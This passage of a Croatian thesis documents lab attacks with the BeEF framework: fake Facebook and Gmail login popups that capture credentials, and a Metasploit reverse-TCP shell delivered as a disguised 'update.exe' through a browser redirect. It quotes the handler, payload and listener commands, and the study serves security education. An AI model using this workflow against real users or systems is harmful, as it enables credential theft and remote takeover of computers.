Na slici 9 je prikazana otvorena kartica *Details*, odnosno detalji. Već samim povezivanjem preglednika i otvaranjem ove kartice vidljivi su podaci koji mogu biti vrlo korisni napadaču jer otkrivaju informacije o pregledniku i sustavu. Tako je na primjer vidljivo da je BeEF prepoznao preglednik, a to je *Google Chrome*. Kako se radi o *Chromeu*, BeEF je također dobro prepoznao *engine*[5] od preglednika, a to je *Blink*. Što se tiče podataka o *hardwareu* na kojem je operativni sustav, vidljivo je da se radi o *„x86_64“,* odnosno 64-bitnoj arhitekturi,

[5] Jezgra računalnog programa

procesoru s četiri jezgre te grafičkoj kartici *Radeon RX 590*. Svi ovi podaci, a i drugi dostupni, mogu uvelike koristiti napadaču u planiranju i izvođenju daljnjih napada na računalo.


4.3. Primjeri napada korištenjem BeEF radnog okvira

Kao što je već navedeno u prethodnom potpoglavlju, kroz grafičko sučelje BeEF-a moguće je na jednostavan način izvesti brojne napade koji mogu naštetiti napadnutom korisniku. U nastavku će biti prikazani primjeri pokretanja nekih od dostupnih naredbi te njihovi rezultati.

Na slici 10 prikazan je rezultat naredbe „*Pretty theft"* sa strane napadnutog *web* preglednika. Sama naredba je namijenjena krađi korisničkog imena i lozinke za određene servise na način da „izbaci" lažni skočni prozor ovisno o odabranoj usluzi te zapravo oponaša prijavu u odabranu uslugu. Dostupni oblici skočnih prozora za prijavu su:


- *Facebook,*
- *LinkedIn,*
- *Windows,*
- *YouTube,*
- *Yammer,*
- *IOS i*
- *Generic.*

U ovom primjeru odabran je lažni prozor za prijavu na socijalnu mrežu *Facebook* te su za primjer uneseni lažna adresa elektroničke pošte te zaporka. Na slici 10 vidljiv je unos adrese elektroničke pošte *netko@gmail.com*.



Slika 10. Lažni Facebook skočni prozor

Ukoliko korisnik nije pažljiv i ne prouči bolje skočni prozor, teško je prepoznati da je on lažan. Naročito je teško prepoznati korisnicima koji nisu toliko vješti u korištenju Interneta i računala općenito, a s obzirom na rasprostranjenost društvenih mreža danas, takvih je mnogo te su često na meti ovakvih napada. Izvođenje ove naredbe može posebno ostati ne primijećeno ukoliko se koristi u kombinaciji sa naredbom za detekciju društvenih mreža. Navedena naredba radi na način da detektira na koju društvenu mrežu je prijavljen korisnik, a primjer ispisa je prikazan na slici 11.




Slika 11. Rezultat naredbe za detekciju otvorenih sesija na društvenim mrežama

Kako računalo na kojem je bila testirana naredba nije imalo ni jednu aktivnu prijavu na mrežu koje se provjeravaju, ispis za svaku je „*user is NOT authenticated*“. Kada bi napadač kroz rezultat naredbe vidio da je korisnik prijavljen na *Facebook*, bio bi sigurniji da će uspjeti dobiti korisničke podatke pokretanjem lažne *Facebook* prijave. Nakon što korisnik upisuje svoje podatke, odnosno adresu elektroničke pošte i lozinku, klikom gumba za prijavu ti podaci se prikazuju kao rezultat naredbe na BeEF sučelju. Nakon potvrde unosa podataka za prijavu, u BeEF sučelju dolazi do ispisa: *answer=netko@gmail.com;Lozinka123*. Kako navedeni ispis odgovara unesenim podacima prikazanim na slici 10, može se zaključiti kako je izvedeni primjer krađe korisničkih podataka uspješan.


Osim prethodno prikazane naredbe, BeEF omogućava i pokretanje „*Google Phising*“ naredbe. Ova naredba ima sličnu funkciju kao i „*Pretty theft*“, ali napravljena specifično da prikazuje lažnu prijavu na *Gmail*. Na slici 12 je prikazano sučelje koje se prikazuje na korisnikovom pregledniku. Također što naredbu čini zanimljivom je da klikom na potvrdu unosa podataka za prijavu, preusmjerava na stvarni *Gmail* profil te time dodatno povećava šanse

da korisnik ne primijeti da se radi o prevari. Problem s ovom naredbom je što sučelje za prijavu koje otvara je sada već zastarjelo pa mnogi korisnici bi primijetili da se ne radi o stvarnoj prijavi.



Slika 12. Sučelje "*Google phishing*" naredbe

Također testirana naredba je *„Get page HTML“*, koja kao što joj i naziv govori, dohvaća HTML kod trenutno otvorene stranice. Na slici 13 prikazan je rezultat naredbe te se može vidjeti kako je ispisan kod trenutno otvorene stranice na testiranom pregledniku, a radi se o malicioznoj *web* stranici napravljenoj za ovaj rad. Kako bi ova naredba bila efikasnija, potrebno bi bilo koristiti neki način održavanja povezanosti napadnutog preglednika i dok korisnik makne fokus sa stranice sa BeEF skriptom. To se može postići sa *Persistence* naredbama. Nakon toga je na primjer moguće iščitati kod otvorene stranice te odlučiti je li pogodna za daljnju implementaciju malicioznih skripti ili slično.



Slika 13. Ispis HTML koda stranice

Prethodno prikazani primjeri su samo neki od velikog broja mogućih napada koje je moguće izvesti koristeći BeEF radni okvir. Kako većina suvremenih preglednika su temeljeni na različitim platformama (neki koriste i iste, npr. *Chromium*) te korite različite načine zaštite sigurnosti, za očekivati je da ne radi svaka naredba na svakom pregledniku. Tako je na primjer jedna skupina naredbi namijenjena specifično za izvršavanje u *Google Chrome* pregledniku. Rijetko kada je za ozbiljniji kibernetički dovoljno korištenje samo jednog alata pa je tako i slučaj sa XSS napadima. Iako većina naredbi dostupnih u BeEF-u same otvaraju veliki broj mogućnosti koje uvelike pomažu napadaču u ostvarivanju svojih ciljeva, ali stvarni potencijal napada se ostvaruje korištenjem u kombinaciji sa drugim alatima, kako bi se dobio kompletan XSS napad.


4.4. Primjer napada udaljenim pristupom računalu korištenjem BeEF i *Metasploit* radnog okvira

Kao što je navedeno u prethodnom potpoglavlju, za veće rezultate nekog napada, potrebno je često koristiti različite alate. Prema tome, u nastavku će biti prikazan primjer proveden koristeći BeEF i *Metasploit*. Na kraju izvedenog napada omogućen je pristup računalu i podacima na njemu sa drugog računala. Udaljeni pristup se u ovom primjeru temelji na obrnutom TCP-u (engl. *Transimssion Control Protocol*). TCP protokol omogućava stvaranje veze između dva računala kojom se prenose podaci. Razlika kod obrnutog TCP-a je ta što se zapravo zahtjev za konekcijom šalje od napadnutog računala prema napadaču pa konekcija nije blokirana [29]. To se postiže pokretanjem sadržaja na napadnutom računalu, koji je poslan korištenjem BeEF-a.

Metasploit je radni okvir razvijen od organizacije *Offensive Security*, a namijenjen je penetracijskim testiranjima i etičkom hakiranju te dolazi instaliran na *Kali Linux* OS-u. *Metasploit* je do danas prilično razvijen i sadrži velik broj sučelja, modula za kreiranje sadržaja,

eksploatacija, ekstenzija itd. [30]. U ovom primjeru korišten je *msfvenom* za kreiranje sadržaja te *msfconsole* kao sučelje u terminalu za pristup svim mogućnostima *Metasploita*.

Za početak napada, kreiran je sadržaj u obliku izvršne (*.exe*) datoteke. Za kreiranje je korišten *msfvenom* koji je dostupan na *Kaliu* u sklopu *Metasploit* radnog okvira pa nije potrebna prethodna instalacija. Na slici 14 prikazana je kompletna naredba sa ispisom nakon pokretanja.



Slika 14. Naredba za kreiranje sadržaja


Naredba za kreiranje sadržaja se sastoji od više dijelova koji definiraju kako će se kreirati, a neki od bitnijih su:

- *--platform* – Definira se platforma za koju se kreira, ovom slučaju *Windows.*
- *-p* – U ovom dijelu je definiran sadržaj, odabran je „*reverse_tcp“*, pod *LHOST* je navedena IP adresa *Kali* računala s kojeg se pokreće napad te *LPORT* na koji se spaja. U ovom slučaju port je 3333, ali može biti i neki drugi TCP port.
- *-f* – Vrsta datoteke, definiran je „*exe“,* odnosno izvršna datoteka.
- *-o* – Ovaj dio naredbe označava izlaz (engl. *output*) gdje će se kreirati datoteka te je definirano „*/root/update.exe“*. Odabran je naziv „*update“* jer djeluje kao naziv koji bi mogao zavarati korisnika u stvarnom napadu.

Nakon pokretanja naredbe, maliciozna datoteka je napravljena na definiranoj lokaciji. Navedenu datoteku je potrebno nekako dostaviti do računala koje se planira napasti. U ovom primjeru je to izvedeno putem BeEF naredbe za preusmjeravanje *web* preglednika. Kako bi

kreirana datoteka bila dostupna za preuzimanje na mreži, potrebno ju je staviti u mapu u koju je već ranije postavljena i HTML stranica, a to je „*var/www/html*“.


Maliciozna datoteka koja će omogućiti udaljeni pristup računalu premještena u mapu koja je dostupna podizanjem *Apache* poslužitelja, pokrenut je BeEF kako bi se ona dostavila na virtualnu mašinu s *Windows* operativnim sustavom. Postoji više dostupnih načina na koje bi se navelo korisnika na preuzimanje datoteke. Prilikom izvođenja ovog primjera korištena je naredba za preusmjeravanje *web* preglednika. U BeEF sučelju se definira URL na koji će preglednik biti usmjeren. Kao što je već navedeno, datoteka je premještena u mapu dostupnu na lokalnoj mreži pa je u URL potrebno dodati još „*/update.exe*“. Cijeli URL je „*http://192.168.1.118/update.exe*“ i vidljiv je na slici 15.



Slika 15. Naredba za preusmjeravanje preglednika


Prije slanja maliciozne datoteke na ciljanu virtualnu mašinu, na *Kali* računalu potrebno je pokrenuti *Metaspolit* i pripremiti alat za eksploataciju. *Metasploit* se pokreće jednostavnom naredbom „*service metasploit start*“. Nakon toga je pokrenuto sučelje za rad u ovom radnom okviru, a to je već ranije spomenut „*msfconsole*“. Potrebno je postaviti „slušatelja“ (engl. *listener*) koje će pratiti kada je konekcija uspostavljena. Slušatelj je cijelo vrijeme nakon pokretanja aktivan i u trenu kada je pokrenuta maliciozna datoteka, obavještava o pokrenutoj sesiji.

Za pokretanje slušatelja, potrebno je koristiti *Metasploit* modul „*exploit/multi/handler*“. Nakon toga potrebno je slušatelju definirati što će „slušati“. To je napravljeno pokretanjem naredbe „*set payload windows/shell/reverse_tcp“*. Drugim riječima, ovom naredbom rečeno je da osluškuje *sadržaj* koji je kreiran ranije pokretanjem *msfvenom* naredbe. Na slici 16 prikazani su prethodno navedeni koraci.



Slika 16. Postavljanje slušatelja


Nakon što je postavljen slušatelj, potreban je još jedan korak prije pokretanja, a to je postavljanje postavki. Na slici 17 prikazan je ispis naredbe „*show options*“ te se može primijetiti da je vrijednost „LHOST“ prazna te da je vrijednost „LPORT“ 4444. Navedene dvije vrijednosti su IP adresa koju će osluškivati i *port* koji će osluškivati pa moraju niti jednake kao što je prethodno definirano pri kreiranju sadržaja.



Slika 17. Ispis naredbe "*show options*"

LHOST (engl. *Local Host*) i LPORT (engl. *Local Port*) se postavljaju naredbama „*set lhost*“ i „*set lport*“ te su im dodijeljene ranije već navedene vrijednosti „192.168.1.118“ za LHOST i „3333“ za LPORT. Nakon što su LHOST i LPORT postavljeni, moguće je pokrenuti slušatelja pokretanjem naredbe „*exploit*“. Da je pokrenut može se zaključiti prema ispisu odmah nakon pokretanja navedene naredbe, koji glasi „*Started reverse TCP handler on 192.168.1.118:3333*“.

Kada je *Metasploit* dio spreman, može se nastaviti sa radom u BeEF-u. U BeEF sučelju se pokreće naredba za preusmjeravanje preglednika koja kao rezultat na napadnutom pregledniku nudi preuzimanje datoteke „*update.exe*“. Korisnik koji nije dovoljno upućen može misliti da se radi o nekoj nadogradnji koja neće naštetiti njegovom računalu. Zato se mogu koristiti i neki vjerodostojniji nazivi datoteke ili BeEF naredbe koje je teže shvatiti kao opasnost, ali u ovom praktičnom primjeru nema potrebe za time jer se radi o simulaciji napada. Kada korisnik pokrene *update.exe*, on ostaje gotovo neprimjetno pokrenut na računalu. Može biti primijećen pod procesima u Upravitelju zadataka. S druge strane, na *Kali* računalu s kojeg je pokrenut napad dolazi do ispisa prikazanog na slici 18.



Slika 18. *Kali* računalo je povezano na *Windows* virtualnu mašinu

Na *Windows* virtualnoj mašini, *update.exe* je preuzet u „*C:\Users\DomVirtual\Documents\exclusion folder*“ pa je i na slici 18 vidljivo da je to prva lokacija na kojoj se nalazi terminal pri pokretanju sesije. Kako je sada *Kali* računalo povezano na *Windows* virtualnu mašinu, moguće je putem terminala kretati se kroz sve direktorije i tako raditi različite radnje koje mogu biti maliciozne za korisnika da se radi o stvarnom napadu.

